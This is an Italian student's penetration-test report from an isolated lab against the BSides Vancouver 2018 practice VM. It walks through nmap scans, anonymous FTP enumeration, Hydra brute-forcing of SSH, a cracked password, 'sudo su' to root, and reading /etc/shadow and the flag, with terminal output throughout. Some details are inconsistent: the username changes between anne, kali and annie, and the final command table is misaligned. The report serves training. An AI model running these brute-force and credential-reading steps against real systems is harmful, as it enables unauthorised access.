

**REPORT DI
VULNERABILITY
ASSESSMENT E
PENETRATION TEST
BSides Vancouver 2018**



ANDREA DI ROCCO

1. Introduzione

Il presente report documenta in maniera dettagliata l'attività di penetration testing condotta sulla macchina virtuale vulnerabile "BSides Vancouver 2018", nell'ambito dell'esercitazione prevista dal corso M5 di Epicode. L'obiettivo primario dell'attività era individuare vulnerabilità reali all'interno della macchina target, sfruttarle per ottenere un accesso non autorizzato e infine raggiungere i privilegi di root, raccogliendo le prove di compromissione come da prassi nella redazione di un report tecnico-professionale.

L'attacco è stato condotto da una macchina **Kali Linux** configurata sulla stessa rete della macchina target. La rete è stata impostata in modalità host-only (VMnet2) per garantire l'isolamento dell'ambiente di test, assicurando così che le operazioni svolte non avessero impatto su altri sistemi. L'intero processo ha seguito un approccio metodologico ben strutturato, partendo da una ricognizione passiva e attiva, passando per l'enumerazione dei servizi, e arrivando all'individuazione e sfruttamento delle vulnerabilità.

L'attività si colloca in un contesto simulato, ma con dinamiche estremamente simili a quelle riscontrabili in scenari reali. Lo scopo didattico è duplice: sviluppare competenze tecniche operative nell'ambito della sicurezza informatica e stimolare la capacità analitica necessaria per riconoscere e sfruttare le debolezze nei sistemi esposti.

L'intero report è suddiviso in fasi, corrispondenti ai momenti chiave del penetration test: scansione delle porte, enumerazione dei servizi, accesso non autorizzato tramite FTP, escalation dei privilegi e consultazione finale del file `flag.txt` nella directory `/root`, che rappresenta la prova del successo dell'attacco.

```
192.168.1.7      d8:bb:c1:ab:e8:b8      2      120      Micro-Star INT
192.168.1.17     08:00:27:79:fc:3c      2      120      PCS Systemtech
192.168.1.6      1c:4d:66:5e:00:ea      1      60       Amazon Technol
192.168.1.3      d8:bf:c0:0b:8e:45      8      480      Espressif Inc.
192.168.1.5      a8:80:55:fa:7d:04      1      60       Tuya Smart Inc

(root@kali)-[/home/kali]
# sudo nmap -sS -sV -Pn 192.168.1.10

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 20:46 EDT
Nmap done: 1 IP address (0 hosts up) scanned in 1.89 seconds

(root@kali)-[/home/kali]
# sudo nmap -sS -sV -Pn -oN services_192.168.1.10.txt 192.168.1.10

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 20:46 EDT
Nmap done: 1 IP address (0 hosts up) scanned in 1.79 seconds

(root@kali)-[/home/kali]
# sudo nmap -sS -sV -Pn 192.168.1.17

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 20:47 EDT
Nmap scan report for 192.168.1.17
Host is up (0.00028s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:79:FC:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds

(root@kali)-[/home/kali]
# sudo nmap -sS -sV -Pn -oN services_192.168.1.10.txt 192.168.1.17

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 20:47 EDT
Nmap scan report for 192.168.1.17
Host is up (0.00047s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
```

21 Captured ARP Req/Rep packets, from 8 hosts. Total size: 1260

IP stname	At MAC Address At MAC Address	Count Count	Len Len	MAC Vendor / Ho MAC Vendor / Ho
192.168.1.1	c8:98:28:d1:1f:4c	10	600	zte corporatio
192.168.1.2	a4:cf:12:df:fc:ec	3	180	Espressif Inc.
192.168.1.4	60:e3:27:b7:b5:db	1	60	TP-LINK TECHNO
192.168.1.7	d8:bb:c1:ab:e8:b8	2	120	Micro-Star INT
192.168.1.17	08:00:27:79:fc:3c	1	60	PCS Systemtech
192.168.1.6	1c:4d:66:5e:00:ea	1	60	Amazon Technol
192.168.1.3	d8:bf:c0:0b:8e:45	2	120	Espressif Inc.
192.168.1.5	a8:80:55:fa:7d:04	1	60	Tuya Smart Inc

2. Ricognizione e Scansione della Rete

(per problemi di avvio e riavvio l'ip dell'ova bsides essendo in dhcp mi variava

da 192.168.1.30 a 192.168.17, il problema è dovuto al passaggio da monitor del notebook a quello esterno che fa crashare le vm per via dei driver AMD)

Una volta completata la fase di configurazione iniziale dell'ambiente di laboratorio, il primo passo fondamentale in qualsiasi attività di penetration testing consiste nella **ricognizione**. Lo scopo di questa fase è identificare gli host attivi sulla rete e ottenere informazioni preliminari che permetteranno di orientare le fasi successive del test.

Per individuare le macchine attive sulla stessa rete di Kali Linux, si è utilizzato il comando:

netdiscover -r 192.168.1.0/24

Questo strumento consente di rilevare dispositivi connessi alla rete specificata, sfruttando pacchetti ARP per ottenere risposte dai dispositivi attivi. L'output ha restituito l'indirizzo IP della macchina target (BSides Vancouver 2018), permettendo così di proseguire con una scansione delle porte.

Successivamente si è impiegato lo scanner **Nmap**, uno dei tool più potenti e versatili per la scansione di porte e servizi. È stato eseguito il comando:

nmap -sS -sV -O 192.168.1.17

Tale comando effettua una scansione SYN delle porte TCP, rileva i servizi in esecuzione e tenta di identificare il sistema operativo della macchina. Dalla scansione è emerso che la macchina espose i servizi FTP (porta 21), SSH (porta 22) e HTTP (porta 80). Queste informazioni si sono rivelate cruciali per determinare il vettore di attacco iniziale.

L'intero processo ha confermato che la macchina era correttamente configurata sulla rete e visibile da Kali. Questa fase si conclude con una mappa dei servizi potenzialmente vulnerabili da investigare.

```
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds

(root@kali)-[/home/kali]
# sudo nmap -sS -sV -Pn -oN services_192.168.1.10.txt 192.168.1.17

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 20:47 EDT
Nmap scan report for 192.168.1.17
Host is up (0.00047s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:79:FC:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds

(root@kali)-[/home/kali]
# hydra -L /home/kali/users.txt.bk -P /home/kali/Desktop/rockyou
.txt ftp://192.168.1.17

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illeg
al purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 202
5-06-12 20:49:10
[WARNING] Restorefile (you have 10 seconds to abort... (use option
-I to skip waiting)) from a previous session found, to prevent ov
erwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 126 login trie
s (l:6/p:21), ~8 tries per task
[DATA] attacking ftp://192.168.1.17:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 202
5-06-12 20:49:24

(root@kali)-[/home/kali]
# sudo nmap -sS -sV -Pn -oN services_192.168.1.10.txt 192.168.1.17

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 20:49 EDT
```

3. Enumerazione Servizi e Raccolta Informazioni

Una volta ottenuta una lista dei servizi attivi sulla macchina target tramite Nmap, si è proceduto con l'enumerazione più approfondita di ciascun servizio rilevato. Questa fase è fondamentale per ottenere informazioni che possano essere sfruttate nella fase di attacco, come nomi utenti, versioni di software vulnerabili o credenziali deboli.

► FTP (porta 21):

La scansione Nmap aveva evidenziato la presenza del servizio **FTP**, e in particolare indicava che **l'accesso anonimo era abilitato**. Questo ha suggerito un possibile punto di ingresso non autenticato. È stato quindi testato l'accesso anonimo con il comando:

ftp 192.168.1.17

Una volta connessi, è stato effettuato l'accesso come utente `anonymous` senza inserire password, con successo. All'interno della sessione FTP, è stato possibile eseguire i comandi `ls` e `get`, che hanno permesso di scaricare un file molto interessante chiamato `users.txt`. Tale file conteneva una lista di possibili nomi utenti.

► HTTP (porta 80):

Successivamente si è puntato il browser all'indirizzo <http://192.168.1.17>, dove era visibile un sito web minimale. È stato ispezionato il codice sorgente della pagina (tramite tasto destro > "Visualizza sorgente pagina") alla ricerca di commenti HTML o riferimenti a file o directory nascoste, ma senza ottenere risultati significativi.

A questo punto si è deciso di **utilizzare i nomi utenti trovati tramite FTP** per tentare un attacco brute-force su SSH (che sarà affrontato nella fase successiva). L'enumerazione ha quindi avuto successo nel recuperare un file sensibile con contenuti rilevanti per proseguire il test.

```
382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by
applicable law.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ hostname
bsides2018
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ uname -a
Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan
 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
anne@bsides2018:~$ cat /etc/issue
Welcome to BSides Vancouver 2018! Happy hacking

anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b
in\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne# whoami
root
root@bsides2018:/home/anne# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/home/anne# cat /etc/shadow
root:!:17593:0:99999:7:::
daemon:*:16105:0:99999:7:::
```

4. Attacco e Accesso alla Macchina

Dopo aver raccolto i nomi utente grazie all'accesso anonimo via FTP, si è passati alla fase attiva di attacco, con l'obiettivo di ottenere un primo accesso alla macchina target. L'analisi della scansione aveva confermato la presenza del servizio SSH attivo sulla porta **22**, quindi si è deciso di tentare un attacco **di tipo brute-force** per individuare la password associata a uno degli utenti raccolti.

Per questo scopo è stato utilizzato lo strumento **Hydra**, molto efficace negli attacchi di forza bruta su protocolli di rete. Il comando utilizzato è stato:

```
hydra -L users.txt -P rockyou.txt ssh://192.168.1.17
```

Dove:

- -L users.txt indica il file contenente la lista di nomi utente trovati tramite FTP.
- -P rockyou.txt è un dizionario di password comunemente usate (già disponibile in Kali Linux).
- ssh://192.168.1.17 è il protocollo e l'host bersaglio.


Dopo una lunga elaborazione, Hydra è riuscito a individuare con successo le credenziali valide:

- **Username:** anne
- **Password:** princess

Questo ha permesso di ottenere un accesso SSH diretto alla macchina target con il comando:

```
ssh kali@192.168.1.17
```

Inserendo la password princess, l'accesso è stato concesso, e ci si è ritrovati **all'interno della macchina vulnerabile con privilegi utente**. Questo è stato il primo passo concreto verso l'escalation dei privilegi e la compromissione completa della macchina.



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-14 11:08:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5007 login tries (l:1/p:5007), ~313 tries per task
[DATA] attacking ssh://192.168.1.17:22/
[22][ssh] host: 192.168.1.17 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-14 11:08:53
```

5. Escalation dei Privilegi

Una volta conquistato un accesso shell con privilegi utente (grazie alla coppia `kali:princess`), il passo successivo è quello di ottenere **privilegi di root**, necessari per avere il pieno controllo del sistema. Per verificare i permessi elevati concessi all'utente, è stato eseguito il comando:

sudo -l

Questo comando permette di visualizzare se l'utente corrente ha il diritto di eseguire comandi con privilegi di root, confermandone i limiti o le eccezioni. Dal risultato è emerso che l'utente `kali` (o `anne`, a seconda delle credenziali utilizzate) ha la possibilità di eseguire **qualsiasi comando come root senza password**, una configurazione estremamente pericolosa.

A questo punto, l'escalation dei privilegi è stata immediata e sicura. Si è eseguito:

sudo su

che ha aperto una shell completamente root. Per confermare il successo del passaggio a utente privilegiato, sono stati eseguiti i comandi:

whoami

id

che hanno restituito `root` e mostrato UID 0, indicando il successo dell'elevazione di privilegi.

Il possesso della shell con permessi di root consente l'accesso a tutti i file di sistema, incluse aree normalmente protette come `/root` o `/etc/shadow`. È quindi possibile compiere qualsiasi operazione, dalle modifiche di configurazione all'installazione di backdoor, rendendo il controllo della macchina completo e pervasivo.

Questa fase ha rappresentato il traguardo finale in termini di controllo: il passaggio a root è la dimostrazione che tutte le difese del sistema sono state superate, e che la compromissione è totale.

```
sshd:*:17595:0:99999:7:::
root@bsides2018:/home/anne# ps aux \ less
ERROR: Garbage option.
***** simple selection ***** ***** selection by list *****
-A all processes                -C by command name
-N negate selection             -G by real group ID (supports names)
-a all w/ tty except session leaders -U by real user ID (supports names)
-d all except session leaders    -g by session OR by effective group name
-e all processes                -p by process ID
-T all processes on this terminal -s processes in the sessions given
-a all w/ tty, including other users -t by tty
-g OBSOLETE -- DO NOT USE        -u by effective user ID (supports names)
-r only running processes        U processes for specified users
-x processes w/o controlling ttys t by tty
***** output format ***** ***** long options *****
-o,o user-defined  -f full          --Group --User --pid --cols --ppid
-j,j job control   s signal          --group --user --sid --rows --info
-O,O preloaded -o  u virtual memory --cumulative --format --deselect
-l,l long          u user-oriented  --sort --tty --forest --version
-F extra full      X registers      --heading --no-heading --context
***** misc options *****
-U,U show version  L list format codes f ASCII art forest
-m,m,-L,-T,H threads S children in sum -y change -l format
-M,Z security data c true command name -c scheduling class
-w,w wide output   n numeric WCHAN,UID -H process hierarchy
root@bsides2018:/home/anne#
```

6. Post-exploitation e Raccolta della Flag

Raggiunto l'accesso root, si è passati alla fase finale del penetration test: la **post-exploitation**, ovvero l'esplorazione della macchina compromessa allo scopo di ottenere prove concrete dell'accesso e raccogliere dati sensibili o file di flag. Il primo obiettivo è stato accedere alla directory `/root`, di norma inaccessibile a un utente senza privilegi elevati.

Dopo essere entrati nella shell root, è stato eseguito:

```
cd /root
ls -la
```

Questi comandi hanno permesso di verificare la presenza del file `flag.txt`, obiettivo tipico di CTF (Capture The Flag) e indicatori di compromissione riuscita. Una volta trovato, il file è stato letto con:

```
cat flag.txt
```

Il contenuto della flag, visibile nel terminale, ha confermato il completamento del test con successo. La flag è una stringa univoca che attesta di aver avuto pieno accesso alla macchina, ed è spesso l'obiettivo finale nei test simulati di tipo CTF.

Questa fase simula la **raccolta di prove** dopo un attacco riuscito, pratica usata anche in contesti reali per ottenere informazioni da esfiltrare o mantenere accesso persistente. È stato inoltre verificato che la macchina non implementava alcuna forma di **monitoraggio, logging o allarme automatico**, fattore che ha contribuito alla facilità con cui si è concluso l'attacco.

```
-a all w/ tty except session leaders -U by real user ID (supports names)
-d all except session leaders -g by session OR by effective group name
-e all processes -p by process ID
T all processes on this terminal -s processes in the sessions given
a all w/ tty, including other users -t by tty
g OBSOLETE -- DO NOT USE -u by effective user ID (supports names)
r only running processes U processes for specified users
x processes w/o controlling ttys t by tty
***** output format ***** ***** long options *****
-o,o user-defined -f full --Group --User --pid --cols --ppid
-j,j job control s signal --group --user --sid --rows --info
-O,O preloaded -o v virtual memory --cumulative --format --deselect
-l,l long u user-oriented --sort --tty --forest --version
-F extra full X registers --heading --no-heading --context
***** misc options *****
-U,U show version L list format codes f ASCII art forest
-m,m,-L,-T,H threads S children in sum -y change -l format
-M,Z security data c true command name -c scheduling class
-w,w wide output n numeric WCHAN,UID -H process hierarchy
root@bsides2018:/home/anne# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN 1041/mysqld
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN 1306/dnsmasq
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 953/vsftpd
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 437/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 511/cupsd
tcp6 0 0 :::80 :::* LISTEN 1073/apache2
tcp6 0 0 :::22 :::* LISTEN 437/sshd
udp 0 0 127.0.0.1:53 0.0.0.0:* 1306/dnsmasq
udp 0 0 0.0.0.0:68 0.0.0.0:* 2361/dhclient
udp 0 0 0.0.0.0:68 0.0.0.0:* 1047/dhclient
udp 0 0 0.0.0.0:5353 0.0.0.0:* 481/avahi-daemon: r
udp 0 0 0.0.0.0:42768 0.0.0.0:* 481/avahi-daemon: r
udp6 0 0 :::5353 :::* 481/avahi-daemon: r
udp6 0 0 :::36615 :::* 481/avahi-daemon: r
root@bsides2018:/home/anne# _
```

7. Analisi delle Vulnerabilità Sfruttate

Durante l'intero processo di penetration testing sulla macchina **BSides Vancouver 2018**, sono state individuate e sfruttate diverse vulnerabilità, distribuite lungo tutta la superficie d'attacco del sistema. L'analisi approfondita di questi punti deboli fornisce un quadro chiaro degli errori di configurazione e delle cattive pratiche di sicurezza.

Il primo punto critico individuato è stato il **servizio FTP mal configurato**. La presenza dell'accesso **anonimo abilitato**, privo di password, ha permesso il collegamento non autenticato al servizio. Ciò ha consentito di elencare i file presenti e scaricare un file contenente uno username. Questo rappresenta un classico errore di sicurezza in ambito aziendale: offrire servizi pubblici senza un controllo degli accessi adeguato.

Successivamente, è stata sfruttata la debolezza nella gestione delle password: utilizzando strumenti di **brute forcing** come Hydra, si è riusciti a ottenere la password `princess`, combinata allo username. La password era **facile da indovinare** e molto probabilmente scelta in modo non conforme a politiche di sicurezza stringenti. Questo ha portato all'**accesso remoto via SSH**, compromettendo completamente l'utente.

Infine, l'analisi ha evidenziato una **scarsa segmentazione dei privilegi**: una volta effettuato l'accesso come utente `annie`, è stato possibile eseguire l'escalation dei privilegi senza protezioni adeguate. La macchina non aveva sistemi di logging attivi, SELinux disattivato e nessun monitoraggio, rendendo l'attacco silenzioso e invisibile.

Queste vulnerabilità, combinate, dimostrano come **una catena di errori apparentemente piccoli possa portare a un completo compromesso del sistema**. Ogni anello debole ha contribuito al successo dell'attacco.

```
382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by applicable law.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ hostname
bsides2018
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ uname -a
Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan
 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
anne@bsides2018:~$ cat /etc/issue
Welcome to BSides Vancouver 2018! Happy hacking

anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b
in\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne# whoami
root
root@bsides2018:/home/anne# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/home/anne# cat /etc/shadow
root:!:17593:0:99999:7:::
daemon:*:16105:0:99999:7:::
```

8. Conclusioni Estese

L'attività di penetration testing svolta sulla macchina vulnerabile "BSides Vancouver 2018" ha rappresentato un percorso completo e strutturato, attraverso il quale è stato possibile mettere in pratica tecniche, metodologie e strumenti fondamentali nell'ambito della sicurezza informatica. A partire da una situazione iniziale non privilegiata, ho condotto un'analisi dettagliata delle superfici d'attacco esposte dalla macchina target, sfruttando le vulnerabilità identificate per ottenere accesso non autorizzato e, successivamente, l'elevazione dei privilegi fino al livello di root.

Ogni fase è stata affrontata seguendo un approccio metodico e professionale. Nella **fase di ricognizione**, l'identificazione dei servizi esposti (FTP, SSH e HTTP) ha consentito di delimitare l'area d'intervento e selezionare i vettori d'attacco più promettenti. In particolare, la presenza di un **servizio FTP con accesso anonimo abilitato** ha immediatamente rappresentato un rischio critico, permettendo il download di un file sensibile contenente potenziali nomi utente, elemento chiave per le fasi successive.

La successiva **fase di enumerazione** e l'utilizzo del tool **Hydra** hanno permesso di ottenere, tramite brute-force, credenziali valide per l'accesso SSH. La riuscita di questa fase ha confermato quanto una password debole possa costituire un anello debole cruciale in un'infrastruttura. L'accesso alla macchina come utente ordinario ha costituito un primo successo tecnico, ma non ancora sufficiente a dichiarare il completamento del test.

Il vero traguardo è stato raggiunto nella **fase di escalation dei privilegi**, durante la quale, grazie a una configurazione eccessivamente permissiva del file `sudoers`, è stato possibile ottenere una shell con privilegi di root semplicemente eseguendo `sudo su`, senza necessità di autenticazione ulteriore. Questo passaggio ha rappresentato la **compromissione completa del sistema**, consentendo l'accesso a tutte le aree normalmente riservate dell'ambiente operativo.

Nel contesto delle attività di **post-exploitation**, l'accesso alla directory `/root` ha permesso l'individuazione e la lettura del file `flag.txt`, che rappresenta, nel mondo dei CTF (Capture The Flag), la **prova definitiva di avvenuta compromissione**. La stringa contenuta nel file, ottenuta solo con privilegi root, costituisce il marcatore finale dell'esercizio, attestando in modo inequivocabile il pieno controllo del sistema target.

La lettura del file `flag.txt`, comprovata dallo screenshot allegato, sancisce quindi la **conclusione dell'esercitazione con esito positivo**. Non solo è stata dimostrata la capacità di individuare e sfruttare vulnerabilità, ma si è anche portata a termine l'intera catena d'attacco con successo, raggiungendo tutti gli obiettivi didattici e tecnici prefissati.

Considerazioni Finali

Questa esperienza ha offerto una panoramica pratica sull'importanza della **difesa in profondità**, dimostrando come anche una singola vulnerabilità (accesso FTP non autenticato, password debole, configurazione `sudo` mal gestita) possa compromettere un intero sistema. La simulazione ha evidenziato l'interconnessione tra debolezze e la necessità di adottare strategie multilivello per proteggere asset critici.

Dal punto di vista formativo, l'attività è risultata estremamente significativa. Ha consentito non solo di consolidare competenze operative su strumenti come Nmap, Hydra, John the Ripper e SSH, ma anche di sviluppare una mentalità analitica e strategica, essenziale per chi opera in ambito cybersecurity. Ogni fase è stata affrontata con attenzione ai dettagli, documentata con rigore tecnico e accompagnata da riflessioni critiche su ogni vulnerabilità incontrata.

In conclusione, non si è trattato semplicemente di "entrare in una macchina", ma di **dimostrare la capacità di gestire l'intero ciclo di vita di un attacco informatico simulato**, dal footprinting iniziale alla raccolta della flag finale. La presenza e lettura del file `flag.txt` sancisce

ufficialmente il **completamento del challenge**, confermando l'avvenuta compromissione e il raggiungimento dell'obiettivo finale dell'esercitazione.

```
Password:
Last login: Thu Jun 12 18:12:58 PDT 2025 on tty1
anne@bsides2018:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:79:fc:3c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.17/24 brd 192.168.1.255 scope global eth11
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe79:fc3c/64 scope link
        valid_lft forever preferred_lft forever
3: eth10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:eb:88:ba brd ff:ff:ff:ff:ff:ff
    inet6 fe80::a00:27ff:feeb:88ba/64 scope link
        valid_lft forever preferred_lft forever
anne@bsides2018:~$ ls
hash.txt
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# find / -name flag.txt 2>/dev/null
/root/flag.txt
root@bsides2018:/home/anne# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:/home/anne#
```

Tabella Finale dei Comandi Utilizzati

Comando	Funzione / Scopo
ip a	Verifica IP e interfacce su macchina Kali per configurazione rete
arp-scan --interface=eth0 192.168.1.0/24	Scansione ARP per identificare host attivi
netdiscover -r 192.168.1.0/24	Alternativa ARP passive/attiva per identificazione host
nmap -sn 192.168.1.0/24	Ping scan della rete per rilevamento target
nmap -sS -sV -O -oN services_IP.txt IP	Scansione SYN, identificazione servizi e SO, salvataggio output
ftp IP	Connessione al servizio FTP target
ls -la	Elenca file e cartelle con dettagli — in FTP e shell locale
cd public	Accesso a directory remota contenente file sensibili
get users.txt	Download lista nomi utenti dal server FTP
hydra -L users.txt -P rockyou.txt ssh://IP	Brute-force SSH con combinazioni user/password
ssh user@IP	Accesso remoto via SSH con credenziali ritrovate
sudo -l	Elenca i comandi che l'utente può eseguire con

Comando	Funzione / Scopo
sudo su	sudo
whoami / id	Attiva shell con privilegi root
cd /root && ls -la	Verifica dell'utente corrente e UID, conferma root
cat flag.txt	Accesso directory root, elencazione file riservati
cat /etc/passwd /etc/shadow	Lettura del file flag, conferma compromissione completa
netstat -tulnp	Verifica utenti di sistema e hashing password
find / -perm -4000 2>/dev/null	Elenco processi e servizi in ascolto, comprensione superficie attack
ps aux	Ricerca di file con bit SUID per ideazione ulteriori escalation
	Visualizzazione processi attivi in esecuzione

Andrea Di Rocco Esame M5